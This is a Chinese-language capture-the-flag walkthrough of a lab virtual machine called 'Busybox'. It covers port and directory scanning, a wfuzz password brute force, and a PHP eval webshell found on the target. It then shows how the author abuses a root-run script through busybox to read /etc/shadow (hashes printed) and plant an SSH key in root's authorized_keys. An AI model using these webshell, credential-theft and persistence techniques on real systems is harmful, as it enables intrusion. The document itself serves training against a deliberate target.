

Busybox-12138

1. 探测 IP

nmap -sP 192.168.137.0/24

```
(kali㉿kali)-[~]
└─$ nmap -sP 192.168.137.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-11 14:00 EST
Nmap scan report for DESKTOP-KM32FR4.mshome.net (192.168.137.1)
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:19 (Unknown)
Nmap scan report for 192.168.137.77
Host is up (0.00038s latency).
MAC Address: 08:00:27:A3:35:A7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for kali.mshome.net (192.168.137.102)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.16 seconds
```

靶机 IP 是 192.168.137.77

2. 扫描 IP

1) 扫描端口

nmap -p- -sV 192.168.137.77

```
(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.137.77
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-11 14:01 EST
Nmap scan report for busybox.mshome.net (192.168.137.77)
Host is up (0.00043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.42 ((Debian))
MAC Address: 08:00:27:A3:35:A7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.15 seconds
```

端口开启了 22, 80 端口

2) 扫描目录

```
gobuster dir -u http://192.168.137.77 -w  
/usr/share/seclists/Discovery/Web-Content/big.txt -x  
php,txt,html,zip
```

```
./nmapswu.php      (Status: 403) [Size: 571]  
/dashboard.php     (Status: 302) [Size: 0] [--> login.php]  
/index.php         (Status: 200) [Size: 2249]  
/log.txt           (Status: 200) [Size: 927]  
/login.php         (Status: 200) [Size: 213]  
/mail.txt          (Status: 200) [Size: 310]  
/server-status     (Status: 403) [Size: 279]  
/shell.txt         (Status: 200) [Size: 30]  
Progress: 102405 / 102405 (100.00%)  
=====  
Finished  
=====
```

Login.php———一个登录页面

Log.txt -----日志文件


Mail.txt -----邮箱信息

Shell.txt-----一句话木马

3. 访问 IP

我们访问 80 端口

http://192.168.137.77/



可以看到没有任何的信息，我们去访问扫描的 txt 文件

4. 渗透测试


1) txt 文件读取

<http://192.168.137.77/login.php>



是一个登录页面

<http://192.168.137.77/log.txt>



我们可以知道有效的信息有 cyl 用户去登录页面的，还有一个用户是 lanyangyang，有 2 个脚本，一个是 cleaner. sh 和 rules. sh，

```
[2025-02-01 23:45:01] ALERT: Unauthorized file upload detected: /tmp/phpY7aKx (Infected with WebShell.Generic)
[2025-02-01 23:48:12] SYSTEM: Incident response triggered.
Quarantine initiated.
[2025-02-02 00:05:44] ADMIN: Running /opt/cleaner.sh to purge suspicious /tmp files.
[2025-02-02 09:12:33] User 'cyl' logged in from 192.168.1.55 (Internal IT Subnet)
[2025-02-02 10:15:00] LOG: Admin archived 'shell.txt' for forensic analysis.
[2025-02-03 14:20:55] INFO: User 'lanyangyang' password changed by system administrator.
[2025-02-04 03:10:01] CRON: Executing /opt/cleaner.sh...
[2025-02-04 03:10:01] CLEANER: Found rules in /tmp/rules.sh. Processing... (FAILED: Source not found)
[2025-02-04 06:57:44] User 'cyl' logged in from 192.168.1.55
[2025-02-04 06:58:10] WARNING: Repeated failed login attempts for user 'fraud' from 10.10.x.x
[2025-02-04 08:30:00] SYSTEM: Checking file integrity of /var/www/html/shell.txt [OK]

[2025-02-01 23:45:01] 警报：检测到未经授权的文件上传：/tmp/phpY7aKx（感染了 WebShell.Generic）
[2025-02-01 23:48:12] 系统：事件响应已触发。隔离已启动。
[2025-02-02 00:05:44] 管理员：正在运行 /opt/cleaner.sh 以清除可疑的 /tmp 文件。
[2025-02-02 09:12:33] 用户“cyl”从 192.168.1.55（内部 IT 子网）登录。
[2025-02-02 10:15:00] 日志：管理员已将“shell.txt”存档以进行取证分析。
[2025-02-03 14:20:55] 信息：系统管理员已更改用户“lanyangyang”的密码。
[2025-02-04 03:10:01] 定时任务：正在执行 /opt/cleaner.sh...
[2025-02-04 03:10:01] 清理程序：在 /tmp/rules.sh 中找到规则。正在处理... (失败：未找到源)
```

<http://192.168.137.77/shell.txt>



```
<?php @eval($_POST['cmd']); ?>
```

目前我们的信息就是 2 个用户一个是 cyl，一个是 lanyangyang，有 2 个脚本

2) 爆破密码

既然我们知道了用户名，那么我们去爆破密码

```
wfuzz -c -z file,/usr/share/wordlists/rockyou.txt -d
```

```
"user=cyl&password=FUZZ" --hs "Login"
```

```
http://192.168.137.77/login.php
```

```
(kali㉿kali)-[●]
└─$ wfuzz -c -z file,/usr/share/wordlists/rockyou.txt -d "user=cyl1&password=FUZZ" --hs "Login" http://192.168.137.77/login.php
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.137.77/login.php
Total requests: 14344392

=====
ID      Response   Lines   Word      Chars      Payload
=====

0000003000:    302        0 L       0 W       0 Ch      "pinkgirl"
^Z
```

爆破出来密码是 pinkgirl, 我们去登录试试看

3) 登录页面

ShopLegacy Pro

Business Dashboard

TOTAL REVENUE
\$12,840

PENDING ORDERS
23

SYSTEM INTEGRITY
64%

Recent Transactions (Database: **ReadOnly**)

Order ID	Customer	Status	Amount
#8842	John Doe	Processing	\$150.00
#8841	Jane Smith	Shipped	\$42.50

System Diagnostics Console

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1000
fraud@legacy-shop:~/var/www/html$
```

我们可以看到登录成功的，有一个 shne11，我们去看看

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001


---


dashboard.php  index.php  login.php  log.txt  mail.txt  nohup.out  shell.txt
fraud@legacy-shop:/var/www/html$
```

我们去家目录下看看

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001
sh: 1: cd: Permission denied (Restricted Shell)
fraud@legacy-shop:/var/www/html$
```

我们可以看到是切换不了的，受限的环境

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001  
uid=1001(fraud) gid=1001(fraud) groups=1001(fraud)  
fraud@legacy-shop:/var/www/html$
```

只能使用 id，然后去看看 sudo -l，发现可以使用 mysql

System Diagnostics Console

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001  
Matching Defaults entries for fraud:  
        (root) NOPASSWD: /usr/bin/mysql  
fraud@legacy-shop:/var/www/html$
```

但是没有利用成功的

小插曲，我们可以看到终端的 id 是 fraud，以为用户名是它，结果 user.txt 是假的，因为后面是 base64 编码的，一看就是假的

```
flag{user-Wm5KaGRXUXRjMmhsYkd3PQ==}
```

System Diagnostics Console

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001  
flag{user-Wm5KaGRXUXRjMmhsYkd3PQ==}  
fraud@legacy-shop:/var/www/html$
```

4) 脚本的使用

我们想到前面的脚本/tmp/rules.sh，可以用管理员权限执行的，猜测是 root 权限的，那么我们就可以去使用他去读取 root.txt 试试看直接去读取发现没有任何的反应，那么我们可以写入到 /var/www/html/ 目录下的 root.txt 里面，然后我们去访问 root.txt 试试看

```
echo "cat /root/root.txt > /var/www/html/root.txt" >  
/tmp/rules.sh
```


我们直接去写入的话，是会报错的，我们需要去绕过的

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001
sh: 1: echo: Permission denied (Restricted Shell)
fraud@legacy-shop:/var/www/html$
```

我们可以看到靶机名称是 busybox(这可能也是作者给我们的一种提示吧)，那么我们试试能不能使用 busybox 去绕过

```
echo "cat /root/root.txt > /var/www/html/root.txt" >
/tmp/rules.sh; busybox
```

我们可以看到是没有报错的，那么我们去访问 root.txt 看看，可以看到是访问成功的，证明我们可以使用 busybox 去绕过的。



可以看到成功读取到 root.txt，那么接下来我们去读取/etc/passwd，看看用户名是哪个

```
echo "cat /etc/passwd > /var/www/html/passwd.txt" >
/tmp/rules.sh; busybox
```

<http://192.168.137.77/passwd.txt>



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
eshd:x:105:65534::/run/eshd:/usr/sbin/nologin
lanyangyang:x:1000:1000::/home/lanyangyang:/bin/bash
```

用户名是 lanyangyang, 那么我们去读取 user.txt 即可

```
echo "cat /home/lanyangyang/user.txt >
/var/www/html/user.txt" > /tmp/rules.sh; busybox
```



```
flag{user-d46f9a60d283495ca4fbc9f80554bfa8}
```

我们可以去读取/etc/shadow/, 然后去爆破 lanyangyang 和 root 的密码, 结果都没有爆破出来

```
echo "cat /etc/shadow > /var/www/html/shadow.txt" >
/tmp/rules.sh; busybox
```

```

root:$6$ThBnZJaGyrVfzznx$gSCImJL0n1/cUnhhUmjCNxVyFe1iTm28wzRa8xuSKNP8rFNQNSN3o0jeawA7B3QxiUt.bEL02Y4c03Gyw1c.:20488:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166:>:::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
lanyangyang:$6$3NRhbzyoWce1t80h$ck5tnWY4sVDRMwu7taJfSgzLtM4LdGK9IS.UW/bglxRUOHzRvLiqR3aFmWFHFTPJ1CU0imNbWHfgXFscdEqqV.:20488:0:99999:7:::

```

5) 写入公钥

既然我们有写入的权限，那么我们可以把我们的公钥上传上去，然后去登录 root 用户即可。

```

echo 'mkdir -p /root/.ssh && echo "xxxxxxxxxx root@kali" >>
/root/.ssh/authorized_keys' && chmod 600
/root/.ssh/authorized_keys' > /tmp/rules.sh; busybox

```

```

root@kali:[~]
# ssh root@192.168.137.77
Linux busybox 4.19.10-31b1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 4 22:24:11 2024 from 10.41.79.102
root@busybox:~# id
uid=0(root) gid=0(root) groups=0(root)
root@busybox:~# ls -la
total 40
drwx----- 6 root root 4096 Feb 4 22:24 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
lrwxrwxrwx 1 root root 9 Feb 4 00:47 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4096 Apr 4 2025 .cache
drwx----- 3 root root 4096 Apr 4 2025 .gnupg
drwxr-xr-x 3 root root 4096 Mar 18 2025 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 44 Feb 4 03:24 root.txt

```

```
root@busybox:~# ls -la
total 40
drwx-----  b root root 4096 Feb  4 22:24 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
lrwxrwxrwx  1 root root    9 Feb  4 00:47 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root 4096 Apr  4  2025 .cache
drwx-----  3 root root 4096 Apr  4  2025 .gnupg
drwxr-xr-x  3 root root 4096 Mar 18  2025 .local
-rw-r--r--  1 root root 148 Aug 17  2015 .profile
-rw-r--r--  1 root root   44 Feb  4 03:24 root.txt
drw-----  2 root root 4096 Feb 11 14:42 .ssh
lrwxrwxrwx  1 root root    9 Feb  4 00:47 .viminfo -> /dev/null
-rw-----  1 root root 238 Feb  4 22:24 .Xauthority
root@busybox:~# cat root.txt
flag{root-323cddb4ece5417cb20279efd53819b3}
root@busybox:~#
```

我们可以看到登录成功，而且成功拿到 root 的权限。